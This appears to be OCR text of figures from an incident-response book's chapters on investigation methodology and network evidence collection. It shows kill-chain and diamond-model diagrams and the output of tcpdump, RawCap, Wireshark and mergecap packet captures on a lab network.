

STANLEY
TAMPER GUARD
EVIDENCE TAPE
THE BEST METHOD FOR SEALING EVIDENCE
nik
Tel: 800.347.1200 • Re-order #BD2100
SAFARILAND
STAPLES


Chapter 4: Investigation Methodology







Identification and Scoping
Evidence Collection
Initial Event Analysis
Preliminary Correlation
Event Normalization
Event Deconfliction
Second Correlation
Timeline
Kill Chain Analysis
Reporting
Reconnaissance
Delivery
Installation
Actions on Objectives
Weaponization
Exploitation
Command and Control






- randomname@protonmail.com [4]




- Badsite.com [2]
- Website Watering hole [1]
- Lt0769.acme.local [3]

Kill Chain Phase	Diamond
Reconnaissance	
Weaponization	
Delivery	
Exploitation	
Installation	
Command and Control	
Actions on Objective	

Chapter 5: Collecting Network Evidence







```
arkime@arkime:~$ tcpdump -h
tcpdump version 4.9.3
libpcap version 1.9.1 (with TPACKET_V3)
OpenSSL 1.1.1f  31 Mar 2020
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
                [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
                [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
                [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
                [ -Z user ] [ expression ]
```

```
arkime@arkime:~$ tcpdump -D
1.ens160 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```


```
win 1026, length 0
16:43:13.310340 IP (tos 0x10, ttl 64, id 42606, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x389b (correct), seq 26494224:
26494544, ack 15441, win 501, length 320
16:43:13.310392 IP (tos 0x10, ttl 64, id 42607, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xdfd0 (correct), seq 26494544:
26495104, ack 15441, win 501, length 560
16:43:13.310445 IP (tos 0x10, ttl 64, id 42608, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x67d0 (correct), seq 26495104:
26495424, ack 15441, win 501, length 320
16:43:13.310494 IP (tos 0x10, ttl 64, id 42609, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x5a68 (correct), seq 26495424:
26495744, ack 15441, win 501, length 320
16:43:13.310615 IP (tos 0x10, ttl 64, id 42610, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x8c2c (correct), seq 26495744:
26496064, ack 15441, win 501, length 320
16:43:13.312682 IP (tos 0x0, ttl 127, id 14594, offset 0, flags [DF], proto TCP (6), length 40)
    DESKTOP-47CFSUD.hitronhub.home.61181 > arkime.hitronhub.home.ssh: Flags [.], cksum 0x1c55 (correct), ack 26494224,
win 1026, length 0
16:43:13.312688 IP (tos 0x10, ttl 64, id 42611, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xc738 (correct), seq 26496064:
26496384, ack 15441, win 501, length 320
16:43:13.312740 IP (tos 0x10, ttl 64, id 42612, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xabac (correct), seq 26496384:
26496944, ack 15441, win 501, length 560
16:43:13.312792 IP (tos 0x10, ttl 64, id 42613, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xa2d8 (correct), seq 26496944:
26497264, ack 15441, win 501, length 320
16:43:13.312840 IP (tos 0x10, ttl 64, id 42614, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xace2 (correct), seq 26497264:
26497584, ack 15441, win 501, length 320
16:43:13.312963 IP (tos 0x10, ttl 64, id 42615, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x1f7f (correct), seq 26497584:
26497904, ack 15441, win 501, length 320
```


```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_capture
tcpdump: listening on ens160, link-type EN10MB (Ethernet), capture size 262144 bytes
^C387 packets captured
389 packets received by filter
0 packets dropped by kernel
```



ping_capture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.49.136 8.8.8.8 ICMP 98 Echo (ping) request
2 0.020701 8.8.8.8 192.168.49.136 ICMP 98 Echo (ping) reply
3 1.001149 192.168.49.136 8.8.8.8 ICMP 98 Echo (ping) request
4 1.148688 8.8.8.8 192.168.49.136 ICMP 98 Echo (ping) reply
5 2.001195 192.168.49.136 8.8.8.8 ICMP 98 Echo (ping) request
6 2.021638 8.8.8.8 192.168.49.136 ICMP 98 Echo (ping) reply
7 3.002919 192.168.49.136 8.8.8.8 ICMP 98 Echo (ping) request
8 3.028110 8.8.8.8 192.168.49.136 ICMP 98 Echo (ping) reply
9 3.234573 Vmware_1f:03:2e Vmware_e2:60:2f ARP 42 Who has 192.168.49.2?
10 3.234851 Vmware_e2:60:2f Vmware_1f:03:2e ARP 60 192.168.49.2 is at 00
Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
Ethernet II, Src: Vmware_1f:03:2e (00:0c:29:1f:03:2e), Dst: Vmware_e2:60:2f (00:50:56:e2:60:2f)
Internet Protocol Version 4, Src: 192.168.49.136, Dst: 8.8.8.8
Internet Control Message Protocol
0000 00 50 56 e2 60 2f 00 0c 29 1f 03 2e 08 00 45 00
0010 00 54 e4 50 40 00 40 01 54 18 c0 a8 31 88 08 08
0020 08 08 08 00 bb 6a 9c 5e 00 04 83 84 17 5d 00 00
0030 00 00 38 7e 0e 00 00 00 00 00 10 11 12 13 14 15
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35
0060 36 37
ping_capture
Packets: 8049 · Displayed: 8049 (100.0%)
Profile: Default

```
C:\ProgramData\chocolatey\bin>RawCap.exe --help
NETRESEC RawCap version 0.2.0.0

Usage: RawCap.exe [OPTIONS] <interface> <pcap_target>
 <interface> can be an interface number or IP address
 <pcap_target> can be filename, stdout (-) or named pipe (starting with \\.\pipe\)

OPTIONS:
 -f             Flush data to file after each packet (no buffer)
 -c <count>     Stop sniffing after receiving <count> packets
 -s <sec>       Stop sniffing after <sec> seconds
 -m             Disable automatic creation of RawCap firewall entry
 -q             Quiet, don't print packet count to standard out

INTERFACES:
 0.     IP         : 192.168.0.40
        NIC Name   : Ethernet0
        NIC Type   : Ethernet

 1.     IP         : 127.0.0.1
        NIC Name   : Loopback Pseudo-Interface 1
        NIC Type   : Loopback

Example 1: RawCap.exe 0 dumpfile.pcap
Example 2: RawCap.exe -s 60 127.0.0.1 localhost.pcap
Example 3: RawCap.exe 127.0.0.1 \\.\pipe\RawCap
Example 4: RawCap.exe -q 127.0.0.1 - | Wireshark.exe -i - -k
```

```
C:\ProgramData\chocolatey\bin>RawCap.exe 0 RawCap.pcap
Sniffing IP : 192.168.0.40
Output File : C:\ProgramData\chocolatey\bin\RawCap.pcap
 --- Press [Ctrl]+C to stop ---
Packets     : 5885
```


RawCap.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.0.105 239.255.255.250 UDP 63 38274 → 15600 Len=35
2 1.437501 192.168.0.40 239.255.255.250 SSDP 202 M-SEARCH * HTTP/1.1
3 1.437501 192.168.0.40 239.255.255.250 SSDP 202 M-SEARCH * HTTP/1.1
4 1.453128 192.168.0.105 192.168.0.40 UDP 441 36486 → 49498 Len=413
5 1.484376 192.168.0.105 192.168.0.40 UDP 441 38048 → 49498 Len=413
6 1.812503 192.168.0.105 224.0.0.7 UDP 228 8001 → 8001 Len=200
7 2.343746 1.0.168.192 224.0.0.1 ICMP 36 Mobile IP Advertisement (Normal router advertisement)
8 2.484374 192.168.0.40 239.255.255.250 SSDP 202 M-SEARCH * HTTP/1.1
9 2.484374 192.168.0.40 239.255.255.250 SSDP 202 M-SEARCH * HTTP/1.1
10 2.484374 192.168.0.86 224.0.0.251 MDNS 165 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QU"
11 2.484374 192.168.0.105 192.168.0.40 UDP 441 41382 → 49498 Len=413
12 2.515627 192.168.0.105 192.168.0.40 UDP 441 50581 → 49498 Len=413
13 2.562499 192.168.0.116 224.0.0.251 MDNS 814 Standard query response 0x0000 PTR SoundTouch 10 Offi
14 2.890631 192.168.0.105 192.168.0.255 UDP 63 46772 → 15600 Len=35
15 3.484378 192.168.0.86 224.0.0.251 MDNS 164 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM"
Frame 1: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)
Raw packet data
Internet Protocol Version 4, Src: 192.168.0.105, Dst: 239.255.255.250
User Datagram Protocol, Src Port: 38274, Dst Port: 15600
Data (35 bytes)
0000 45 00 00 3f 47 2b 40 00 40 11 42 77 c0 a8 00 69
0010 ef ff ff fa 95 82 3c f0 00 2b 33 e2 53 45 41 52
0020 43 48 20 42 53 44 50 2f 30 2e 31 0a 44 45 56 49
0030 43 45 3d 30 0a 53 45 52 56 49 43 45 3d 31 0a
RawCap.pcap
Packets: 5791 · Displayed: 5791 (100.0%)
Profile: Default


Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Local Area Connection* 8
Local Area Connection* 7
Local Area Connection* 6
Ethernet0
Adapter for loopback traffic capture




```
arkime@arkime:~$ mergecap -help
Mergecap (Wireshark) 3.2.3 (Git v3.2.3 packaged as 3.2.3-1)
Merge two or more capture files into one.
See https://www.wireshark.org for more information.

Usage: mergecap [options] -w <outfile>|- <infile> [<infile> ...]

Output:
  -a                  concatenate rather than merge files.
                      default is to merge based on frame timestamps.
  -s <snaplen>        truncate packets to <snaplen> bytes of data.
  -w <outfile>|-      set the output filename to <outfile> or '-' for stdout.
  -F <capture type>   set the output file type; default is pcapng.
                      an empty "-F" option will list the file types.
  -I <IDB merge mode> set the merge mode for Interface Description Blocks; default
is 'all'.
                      an empty "-I" option will list the merge modes.

Miscellaneous:
  -h                  display this help and exit.
  -v                  verbose output.
```

File Details

